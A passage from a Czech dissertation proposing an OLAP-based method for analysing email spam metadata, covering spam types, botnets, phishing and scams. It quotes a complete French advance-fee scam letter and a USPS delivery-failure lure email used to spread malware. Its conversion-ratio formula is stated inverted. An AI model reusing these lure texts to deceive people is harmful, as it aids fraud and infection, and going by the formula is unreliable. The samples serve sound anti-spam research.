ČESKÁ ZEMĚDĚLSKÁ UNIVERZITA
V PRAZE

PROVOZNĚ EKONOMICKÁ FAKULTA

Disertační práce

Návrh metodiky implementace OLAP jako nástroje pro analýzu metadat emailových zpráv

Autor: Ing. Alexandr Vasilenko

Školitel: doc. RNDr. Dana Klimešová, CSc.

Katedra informačního inženýrství

Obsah

Seznam vyobrazení

Seznam tabulek

Poděkování

Autor velmi děkuje své školitelce, doc. RNDr. Daně Klimešové, CSc., za odborné vedení disertační práce a cenné rady nezbytné pro dopsání práce. Dále pak svým kolegům na KIT PEF ČZU v Praze za cenné připomínky a rady.

V neposlední řadě pak své rodině za trpělivost a podporu v průběhu studia.

Úvod

Elektronická komunikace prostřednictvím elektronické pošty představuje důležitý nástroj pro výměnu informací (Vasilenko Alexandr, 2013). Přes stále sílící sociální sítě zůstává email hlavním prostředkem pro komunikaci. Tohoto zneužívají spammeři, kteří zaplavují emailové schránky vysokými počty zpráv s nevyžádaným obsahem.

Podle pracovní skupiny Mail Anti–abuse je zhruba 80 % všech emailů posílaných prostřednictvím internetu spam. Toto číslo dlouhodobě osciluje mezi 75% – 90% (Encyclopædia Britannica, 2014). Fluktuace je ovlivněna rozsahem činnosti spammerů a také zásahy proti nim. Vyřazení rozsáhlého botnetu z činnosti může způsobit propad v řádu jednotek až desítek procentních bodů.

Spam není doménou pouze pro emailové zprávy, ale je také problémem diskuzních fór, komentářů na webových stránkách a mobilní komunikace. V Číně a Indii představuje spam mezi 20% – 30% všech odeslaných SMS zpráv (Delany Sarah Jane, 2012), zatímco v USA je to pouze 0,1% (Delany Sarah Jane, 2012).

Spam je dlouhodobým problémem a jeho eliminace je stále náročnější. Odesílatelé spamu si hledají nové cesty, jak obejít nástroje používané k detekci nevyžádaných zpráv. Dalším omezujícím faktorem je množství zpráv, které se stále zvyšuje. Detekce tak vyžaduje stále více výpočetního výkonu, neboť množství zpracovávaných zpráv se zvyšuje a přizpůsobivost spammerů vyžaduje nové přístupy k analýze. V případě výrazných komunikačních špiček (vánoce, Nový rok) je pak obtížné zajistit správné fungování emailových služeb i bez náročných antispamových testů (Seznam.cz, 2014). Více se tedy do popředí tlačí požadavek na jednoduchost testů a jejich nízkou náročnost. Zároveň je nutné provádět analýzy stávajících pravidel pro antispamové nástroje a hledat nová nastavení dle aktuální situace.

Jednotícím prvkem spamu je obsah sdělení. Spammeři využívají všech dostupných kanálů k šíření vybrané zprávy mezi ostatní uživatele. Z hlediska technologického lze samozřejmě odlišit spam šířený pomocí emailu od spamu na webovém fóru či poslaného prostřednictvím SMS zprávy.

U každého typu je možné analyzovat jiná metadata – tedy informace vztahující se k původu zprávy (Vasilenko Alexandr, 2013):

- kompletní hlavička emailu,
- záznam o odeslání textu na webové fórum,
- telefonní číslo odesílatele SMS zprávy.

Všechna data, která kromě textu máme, pomáhají určit jeho odesílatele a přijmout případná opatření proti jeho činnosti. Neméně důležitý je však i obsah sdělení. To umožňuje vysledovat rozesílatele nezávisle na zvoleném kanálu a skládat tak profil těchto spamových kampaní. Lze tak získat rozsáhlejší zdroje pro obsahovou analýzu. Klíčovou složkou analýz obsahu je tvorba hodnotících kritérií pro jednotlivá slova, nebo slovní spojení, dále pak přidělování skóre dle metadat (data obsažená v hlavičce emailové zprávy, informace o odeslání příspěvku na fórum, …). To umožní spamovému filtru přidělit zprávě skóre – tedy pravděpodobnost toho, že obsah zprávy je spam. Toto hodnocení je pak doplňováno dalšími parametry v závislosti na získaných metadatech.

Tato hodnocení jsou používána pro jejich snadnost výpočtu a rychlost zpracování. Nicméně nepředstavují jedinou cestu. Primárním cílem spammera je splnění vybrané akce a maximalizace konverzí (Chris Kanich, 2008):

$$KP = \frac{P_O}{P_S},$$

kde KP je konverzní poměr, P_O je počet odeslaných zpráv a P_S splněných akcí.

Splnění akce je klíčové pro výdělek spammera. Dle studie University of Berkeley citované na serveru Techradar byla provedena studie s kampaní na prodej farmaceutických přípravků. Konverze proběhla v poměru 1:12500000 – tedy na 12,5 milionu odeslaných zpráv pouze jeden pokus nákup propagovaného zboží. Konverzní poměr 0,00000008 na první pohled vypadá jako ekonomické fiasko. Realita je však jiná, jde o velmi dobrý poměr vydaných prostředků k příjmům. V reálném botnetu lze dojít k výdělku v řádech tisíců dolarů denně (Chris Kanich, 2008), (Spammer-X, 2004). Zdroj z roku 2004 je sice starší, ale je to jedinečný pohled dovnitř uzavřené skupiny spammerské komunity. Z tohoto důvodu je považován za relevantní.

Úspěšnost spamové kampaně tak lze znásobit prostým počtem odeslaných zpráv. Pro zadavatele těchto kampaní je tak nutné disponovat prostředky pro rozeslání zpráv, což vyžaduje náročné budování botnetu či jeho pronájem. Počítačů umístěných kdekoliv na světě v domácnostech a firmách, které jsou pomocí malware přístupné k příkazům z vnějšího prostředí a které odvádějí práci zdarma – připojení i energie hradí jejich vlastníci, kteří netuší, že právě z jejich počítače odchází velké množství emailových zpráv.

Možnost, jak zastavit spam, je na první pohled k dispozici. Slabým článkem je kontakt mezi příjemcem zprávy a akcí požadovanou spammerem. Problematická je však realizace těchto opatření. Legislativa je v těchto věcech nepraktická a pomalá. Brzdí ji zejména:

- geografické hranice – rozdílné zákony a jejich vymahatelnost,
- spolupráce mezi státy,
- zdlouhavé soudní jednání,
- nejisté výsledky,
- technologické bariéry na straně zákonných složek.

Alternativou jsou opatření na straně příjemců - emailových serverů, které jsou prostředníkem mezi internetem a uživatelskou schránkou. Tam je nutné aplikovat filtraci, která musí splňovat protichůdné požadavky (Seznam.cz, 2014):

- maximální přesnost,
- minimální spotřebu zdrojů při maximální rychlosti.

Vytvořit antispamový systém, který zvládne pracovat s přesností limitně se blížící 100%, není nepřekonatelný problém. Ale takový systém zvládne pouze omezené množství zpráv za jednotku času (Seznam.cz, 2014). Pro úspěšnou práci používaných antispamových nástrojů je nutné vytvořit a udržovat vhodnou bázi kritérií. Tato jsou pak využita jako nástroj pro konfiguraci antispamových nástrojů. Jako příklad u velkého poskytovatele emailových služeb je jako jeden z hlavních nástrojů využíván podobnostní hash (Seznam.cz, 2014). Pro offline analýzu zpráv pak využívají grafické nástroje z oblasti business intelligence – software Hadoop – Elasticsearch – Kibana (Sedlák, 2014). Dle (Shmueli, a další, 2010) je činnost antispamových nástrojů nejznámějším použitím data miningu v praxi.

Nástroje business intelligence (dále BI) jsou pro nasazení v oblasti antispamových nástrojů vhodné. BI se zabývá analýzou velkého objemu dat a poskytuje přehled a souhrnné charakteristiky pro podporu rozhodování. Nástroje BI lze využít při offline analýze – tedy periodickému zkoumání dat a metadat. Na základě této analýzy je pak možné evaluovat stávající pravidla antispamového nástroje a v případě nevyhovujícího zjištění tato pravidla modifikovat. Tato činnost je výhodná zejména tam, kde hledáme pravidelné vzory v dlouhodobém sledování. To představuje jeden z obranných mechanismů v případě detekce spamu a útoků vedených prostřednictvím počítačových sítí obecně. V krátkodobém horizontu lze využít nástroje pro detekci známých útoků či charakteristik spamových zpráv. V případě dlouhodobějších dat se účinnost těchto analytických nástrojů snižuje (Syed, a další, 2013).

Z hlediska činnosti lze považovat antispamové nástroje za systémy podobné nástrojům pro podporu rozhodování – Decission support system. Podstatou těchto systémů je poskytovat doporučení pro rozhodování na základě analýzy velkého množství dat. Stejně tak tyto systémy je možné použit na online rozhodování – například jako systém pro automatické zastavení vlaků v případě nebezpečí (Sañudo, a další, 2014).

Oblast zkoumání

Předmětem zkoumání disertační práce je návrh metodiky nasazení OLAP jako prostředku pro analýzu nevyžádaných zpráv. Metodika bude označována zkratkou ASOLAP (antispam OLAP).

Práce je určena správcům emailových serverů, kteří hledají možnost jak objektivně definovat a evaluovat sestavu antispamových metod a jejich správné nastavení a kooperaci. Do zkoumané oblasti pak spadají také nástroje a metody zajišťující chod emailového serveru (protokol SMTP – RFC5321), stejně jako hardwarová specifika (výpočetní síla, souborové systémy a samotný hardware).

Oblast výzkumu je stále aktuální, množství spamu je v procentním vyjádření stále velké a jeho eliminace stojí velké náklady na straně firem provozujících emailové služby. V případě malých firem s vlastní infrastrukturou je to pak také otázkou profesní zdatnosti dostupné pracovní síly. ASOLAP zde představuje intuitivní nástroj pro zvyšování efektivity antispamových nástrojů.

Motivace

Problematika nevyžádaných zpráv je aktuální ve všech odvětvích elektronické komunikace. Netýká se pouze emailové komunikace, ale také internetových fór, diskuzních příspěvků, příspěvků na sociálních sítích a dalších. Analyzovat nevyžádané zprávy je proto základním prvkem prevence zahlcení uživatelských schránek.

Antispamová problematika je souborem procesů, softwarových prostředků a metod. Je nutné všechny tyto složky sladit do jednoho hladce fungujícího celku. Administrátoři emailových serverů se snaží mít své servery optimálně konfigurované. Problémem je, že spammeři se snaží tyto obranné a filtrační mechanismy obcházet. Jejich činnost je velmi sofistikovaná a tento souboj prozatím nemá jednoznačného vítěze. Po vylepšení technik jednou či druhou stranou dochází po určitém čase k vyrovnání výhod a nevýhod.

Z těchto důvodů je nezbytné mít nástroj, kterým lze analyzovat nevyžádané zprávy do hloubky s možností dynamických pohledů na data. Tímto nástrojem je Online Analytical Processing (dále OLAP), který je k tomu účelu velmi vhodný.

1 Přehled současného vědeckého poznání

Cílem přehledu současného vědeckého poznání je kritická analýza aktuálního poznání v oblasti antispamových nástrojů a hledání možnosti využití OLAP v této problematice. Individuální preference uživatelů emailových systémů jsou pro současné nástroje problém, filtrace a hodnocení je tak zajištěno serverovou částí. Ta pak rozhoduje, co je legitimní zpráva a co nevyžádaná. V případě nevhodně zvolených pravidel tato filtrace selhává.

Přehled současného stavu poznání je zaměřen na:

- Vymezení klíčových identifikačních složek emailových zpráv.
- Vymezení současných přístupů k analýze obsahové části emailových zpráv.
- Analýzu dostupných klasifikátorů emailových zpráv.
- Přípravu podkladů pro stanovení cílů disertační práce.

Cílem nevyžádané zprávy je dostat se k potencionálním zákazníkům (v případě nabízení komerčního produktu) nebo k potencionálním obětem (v případě šíření malware, scareware, scamu, phishingu). Tomu je podřízeno vše. Spammer realizuje vše se snahou o minimalizaci nároků na zdroje, komunikační infrastruktura spammera je postavena na botnetech (Spammer-X, 2004). Spam lze rozdělit do dvou nezávislých částí:

- Obsah
- Komunikační část

Obsahová stránka je shodná pro všechny komunikační kanály. Spam lze najít v emailových schránkách, diskuzních fórech, chatu, instant messagingu, sociálních sítích a SMS zprávách. Komunikační část je pak specifická pro každý zvolený distribuční kanál, v případě rozesílání spamu prostřednictvím emailu je to zajištění odeslání nevyžádané zprávy z určitého zařízení.

Spam lze tedy analyzovat na dvou úrovních – pouze obsahová část sdělení je univerzálním identifikátorem. Obsahové filtry jde koordinovat napříč používanými komunikačními prostředky. Oproti tomu komunikační část je specifická a její analýza je obtížně využitelná. Pouze v případě spojení komunikačních metadat s konkrétní obsahovou složkou zprostředkuje obraz spammerových možností.

1.1 Charakteristika nevyžádaných zpráv

Nevyžádaná zpráva rozeslaná uživatelům elektronické pošty pomocí vlastního nebo veřejně dostupného emailového serveru prostřednictvím distribučního seznamu (emailových adres), případně přímé zneužití elektronické konference, internetového diskuzního fóra, mobilních aplikací, krátkých zpráv SMS nebo diskusní skupiny k rozesílání zpráv marketingového charakteru. Rozesílání spamu je porušením pravidel slušného chování na síti (Sklenák, 2002). Tyto zprávy jsou rozeslány velkému množství příjemců (tzv. bulk mail) (Herzberg, 2009), bez možnosti odhlášení odběru zpráv z daného zdroje.

Spam definujeme jako hromadnou, komerční a nevyžádanou zprávu. Spam je identická (abstrahujeme od odchylek vytvořených pro zmatení filtračních nástrojů) zpráva zaslaná velkému množství příjemců. Cílem zde je přesvědčit příjemce k provedení vybrané akce (nákup, stáhnutí, infikace, …) (Chiao Benjamin, 2012). Zprávy mají společné znaky, které lze vysledovat nezávisle na jejich obsahu či odesílateli (Galen A. Grimes, 2007):

- Příjemce nemá žádnou předchozí komunikaci s odesílatelem.
- Není žádná souvislost mezi jednotlivými příjemci.
- Příjemce nevyjádřil souhlas se zasláním zprávy (přímý souhlas či předchozí jiná akce).

Pro možnost rozdělit emailové zprávy dle jejich obsahu je možné na ně nahlížet dle míry obtěžování, které jsou vlastní každému individuálnímu uživateli. Dle (Chiao Benjamin, 2012) lze zprávy klasifikovat do čtyř skupin, které se liší mírou obtěžování (abuse):

- Nevyžádaná hromadná: Viagra, Přípravky na hubnutí, další obchodní sdělení
- Nevyžádaná cílená: Personalizovaná zpráva založená na předchozí transakci
- Vyžádaná hromadná: Například komerční zpráva zaslaná na základě souhlasu
- Vyžádaná cílená: Osobní korespondence.

Angličtina označuje nevyžádanou poštu jako spam. Název Spam je inspirován termínem spam použitým v roce 1970 (Monty Python's Flying Circus) ve skeči, kde tlupa Vikingů zpívá chorál o Spamu. Spam byl jako masová konzerva obsažen v každém nabízeném jídle – obtěžoval a byl všudypřítomný (Encyclopædia Britannica,

2014). Pro legitimní zprávy je používán termín ham. Zde opět v návaznosti na výše zmíněný termín spam. Ham jako kvalitní potravina je v opozici pro nekvalitní a všudypřítomný spam.

Spam není orientován pouze na emailové schránky, je šířen mimo jiné prostřednictvím formulářů na webových stránkách, internetových diskuzních fórech, jako vzkazy přes sociální sítě. S dalším komunikačním kanálem, který je hromadně využíván, dochází k pokusům o jeho zneužití jako spamového kanálu (po popularizaci sociálních sítí se spam snaží rozšířit i sem). Je tedy možné říci, že spam lze najít všude, kde spolu komunikuje větší počet osob. Se spamem se setkáme například na těchto komunikačních platformách (vlastní výzkum autora):

- Email – hlavní médium
- Instant messaging
- Fóra a diskuze
- Sociální sítě
- Online hry
- Spamblogy
- Spamwiki
- Youtube
- VoIP

Spam je problémem zejména pro firmy, které jsou na elektronické komunikaci závislé a musí vyvíjet snahu o potlačení aktivit spammerů. Každý antispamový nástroj má svá negativa. Je nutné jej implementovat do stávající komunikační struktury a zajistit jeho korektní fungování. Některými nástroji se snižuje uživatelský komfort, zejména těmi, které vyžadují interakci a jsou koncipovány jako obtížně strojově čitelné (Captcha, …).

Ohrožené jsou firmy v menších sídlech (venkovský sektor), kde je internetová komunikace základním nástrojem firmy pro kontakt s klienty (Vasilenko Alexandr, 2013). V zemědělství je trendem nákup bio potravin přímo od farmáře. Možnost je osobně prostřednictvím farmářských trhů nebo přímo na místě u konkrétního farmáře. Před návštěvou je nutné se domluvit na termínu a sortimentu. Snadnou formu komunikace představuje právě email. V případě špatných opatření a zahlcení firmy může dojít ke ztížení její činnosti, což pro mimoměstské regiony může mít vážné

následky (Vaněk, 2008), firma zejména při false positive chybách, kdy je legitimní zpráva zařazena mezi spam, může přijít o zakázky a zklamat tak klienty (Vasilenko Alexandr, 2013).


1.1.1 Negativní efekty nevyžádaných zpráv

Rizika související s nevyžádanou poštou jsou obdobná jako v případě jiné nelegitimní činnosti v elektronickém prostředí. Následující klasifikaci negativních dopadů lze považovat za platnou (Guan, 2014), (vlastní výzkum autora).


- Ztráta finančních prostředků
    - Platby za software či službu chránící před spamem
    - Výdaje firmám řešících spam
    - Narušení bezpečnosti elektronického bankovnictví
    - Ztráta finančních prostředků podvodným jednáním třetí strany
    - Žaloby a další právní kroky proti odesílatelům spamu
    - Ztráta příjmů narušením činnosti organizace
- Dezinformace
    - Podsunutí falešných informací
    - Přinucení k akci poplašnou zprávou – scareware
- Narušení soukromí
    - Ztráta důvěrných informací
    - Ztráta dat
- Fyzická újma
- Ztráta času
    - Instalace a administrace antispamových nástrojů
    - Napravování škod
    - Vymáhání náhrady škody (vysoce neúčinné)
- Zneužití zařízení
    - Botnet
- Ztráta důvěry v technologie

Nevyžádaná pošta zaměřená na distribuci vybraného produktu odkazuje na internetovou prezentaci, kde lze daný produkt nakoupit. Tato činnost je označována termínem spamvertized, tedy propagace prostřednictvím spamu (Erika Kraemer-Mbula, 2013).

Hrozbou pro uživatele je zvláštní odnož spamových zpráv, zaměřená na získání identifikačních hodnot (uživatelského jména a hesla) pro vybranou službu či stránku. Nejčastěji informace o platebních kartách či přístup do online bankingu. Takzvaný phishing představuje pokus o podvodné získání osobních informací prostřednictvím předstírání cizí identity. Útok je založen na napodobení oficiálních webových stránek, emailů či jiného online komunikačního prostředku. Jakékoliv informace zadané prostřednictvím této předstírané komunikace jsou následně využity rozesílatelem. (USLegal.com, 2011), (MDMap: Assisting Users in Identifying Phishing Emails, 2012)



Obrázek 1 – Podvržená internetová prezentace ČSOB (vlastní výzkum autora)



Obrázek 2 – Phishing na službu LinkedIn (vlastní výzkum autora)

Frekventovanou hrozbou šířenou pomocí nevyžádané pošty je scam (Edelson, 2003). Tento druh nevyžádané zprávy nabízející službu, podíl na peněžní částce (dědictví, opuštěné finance na účtu, …) za příspěvek na nákladech (advokát, soudní řízení, …). Jedná se tedy o snahu získat drobný obnos a následně ukončit komunikaci (Guan, 2014). Ukázka scamové zprávy (vlastní výzkum autora):

> Bonjour,
>
> Je me prénomme BLANQUART CATHERINE, Ex–Adjointe au Service des affaires financières de la Société Italo–tunisienne d'Exploitation pétrolière (SAF/SITEP) d'origine Française, née le 14 Mai 1954, mère de deux enfants. Du moment où je travaille à SITEP (Société Italo–tunisienne d'Exploitation Pétrolière), j'ai réussi certaines transactions par l'aide du Feu, CARDINAL BERNARDIN GANTIN de la République du BÉNIN qui gagnait sa part sur chaque virement sur mon compte domicilié à la Bank Of Africa Du BÉNIN (BOA). Durant toute ma carrière à la SITEP, mon dépôt déclaré à la Bank Of Africa Du BÉNIN (BOA)est d'une valeur de 2 150 000 $. Aujourd'hui, je suis sous–observation médicale pour le mal dont je souffre depuis plus de deux (02) ans et selon les investigations médicales par mon Docteur, Paul ROCK NATTAN mes jours sont comptés, j'ai peur de mourir sans puis Légué ma fortune pour sa bonne gestion. Le feu Philippe LEROY, Prêtre diocésain, décédé le 28 février 2013, dans sa 74 ème année, m'a rendue visite le 13 juin 2012. C'est après mes confessions que,

> Feu Philippe LEROY m'a conseillé de faire Dons de Charité de cette fortune disponible à la(BOA).
>
> Je tiens vivement à respecter les recommandations du feu Philippe LEROY, c'est pour cette raison que je vous écris ce message pour solliciter votre modeste personne à devenir mon future légataire (Bénéficiaire). Mon souci le plus ardent est d'aider des personnes en situation critique. Répondez–moi si vous êtes d'accord pour m'accompagner. Alors je vous demande de m'aider pour ce projet de donation et surtout pour les démunies. Dans l'attente de vos nouvelles, recevez mes très cordiales salutations.
>
> NB: je tiens a vous dire que je suis prête a couvrir toutes les frais qui vous sera demandé pour entré en possessionde cette donation si et seulement si tu réside en France , gouadeloupe , réunion.
>
> BLANQUART CATHERINE

Zde je žádána pomoc s vyvedením majetku z důvodu těžkého onemocnění a převedení peněz na dobročinné účely za úplatu. Tyto zprávy vyžadují zaplacení poplatků místním právníkům. Následuje slib poslání peněz. K tomu však nedojde (vlastní výzkum autora).

Běžným doplňkem je také šíření malware, neboli škodlivého software. Nevyžádaná zpráva šíří škodlivý kód, který je přístupný jako příloha zprávy nebo ke stažení na odkazu. Snahou je instalace backdoor software pro vzdálené ovládání počítače, tedy zapojení do botnetu (Spring, 2014). Tento druh nevyžádané pošty je velmi nebezpečný právě z důvodu infiltrace počítačů třetími osobami. Běžné spam spotřebovává část uživatele, malware jej může ohrozit více, včetně kompletní ztráty dat (vlastní výzkum autora).

DEAR CUSTOMER, DELIVERY CONFIRMATION: FAILED

We were not able to delivery the postal package. The address of the USPS® department holding your shipment can be found on the USPS® invoice copy attached. At the machine, simply hold the barcode on the card in front of the scanner built into the USPS® department. The machine will then guide you through the necessary steps.

Please print out the USPS® invoice copy attached and collect the package at USPS® department.

Customer				**Care**				**Center:**
Call:			1-800-ASK-USPS®					(1-800-275-8777)
TDD/TTY	**Relay:**	Call	1-800-877-8339.		Ask	for		1-800-275-8777
Hours				**of**				**Operation:**
Monday	-	Friday	8	AM	-	8:30	PM	ET
Saturday 8 AM - 6 PM ET								

*** This is an automatically generated email, please do not reply ***


Obrázek 3 – Phishing na službu LinkedIn (vlastní výzkum autora)

Ukázka zprávy – snaha o vyvolání dojmu, že se jedná o zpožděnou zásilku. V příloze se jménem USPS_delivery_invoice.zip se nachází malware – viz. příloha (vlastní výzkum autora).

1.1.2 Šíření spamu


Prioritou spammera je maximalizace množství zpráv odeslaných za časovou jednotku (Spammer-X, 2004). Zároveň minimalizace nástrojů pro omezení příjmu z konkrétních zařízení, příkladem může být blacklist, který hodnotí IP adresy odesílatele dle množství spamu. Nástrojem, který obě kritéria splňuje je botnet. Ten lze popsat jako síť velkého množství počítačů, které nenáleží k jedné geografické pozici, ale jsou volně rozptýleny v prostředí internetu. Jejich geografické ohraničení

je dáno často pouze hranicemi kontinentu. Botnet jsou tvořeny počítači běžných uživatelů, které jsou infiltrovány malwarem. Tedy škodlivým počítačovým kódem, který zpřístupní ovládání počítače vzdálenému útočníkovi (S. García, 2014).



Obrázek 4 - Supernody botnetu Kelihos (@MalwareTechBlog, 2016)

Toto propojení není jednoúrovňové, ale kaskádovité. Do spamových filtrů (blacklistů) pak jsou zaneseny pouze koncové uzly ovládané sítě. Struktura, které tvoří celou síť, je tak skryta za poslední vrstvu. Proto je odhalování a likvidace botnetů časově velmi náročné a vyžaduje sofistikovanou spolupráci (Rule-Based On-the-fly Web Spambot Detection Using, 2012). Na úrovni 0 je počítač spammera a úroveň označená jako n jsou koncové stanice botnetu – domácí počítače běžných uživatelů (David Zhao, 2013).



Obrázek 5 – Botnet (Chris Kanich, 2008)

V roce 2014 vstupuje mezi botnety nový trend – P2P (peer–to–peer) sítě (Kamaldeep Singh, 2014), (@MalwareTechBlog, 2016). Tyto botnety postrádají centrální řídící bod a jejich vyřazení je v podstatě nemožné (Basheer N. Al-Duwairi, 2014). Jejich hierarchie zprostředkovaná mnoha vrstvami je odolná proti analýzám a snahám nalézt dílčí řídící prvek. Tento problém souvisí s malou osvětou mezi uživateli a jejich náchylností k chybným úsudkům – instalace malware „omylem“ – tedy souhlas s jakýmkoliv dotazovacím oknem i navzdory varování operačního systému i antivirového software.

Jak významné dokáží být jednotlivé sítě při rozesílání spamu? V roce 2008 byl vyřazen botnet McColo a současně pokleslo množství spamu o více než 60% v rámci postižených poskytovatelů internetového připojení (Kirk, 2008).

1.1.3 Spammer

Základem činnosti spammera je výdělek. K tomuto účelu se snaží využít komunikační kanály, které jsou schopné obsáhnout velké množství uživatelů s minimálními náklady (Jianying Zhou, 2007), (Allister Cournane, 2004). Typickým komunikačním kanálem pro spam je email - služba je dostupná zdarma a lze získat velké množství adres potencionálních příjemců spamu.

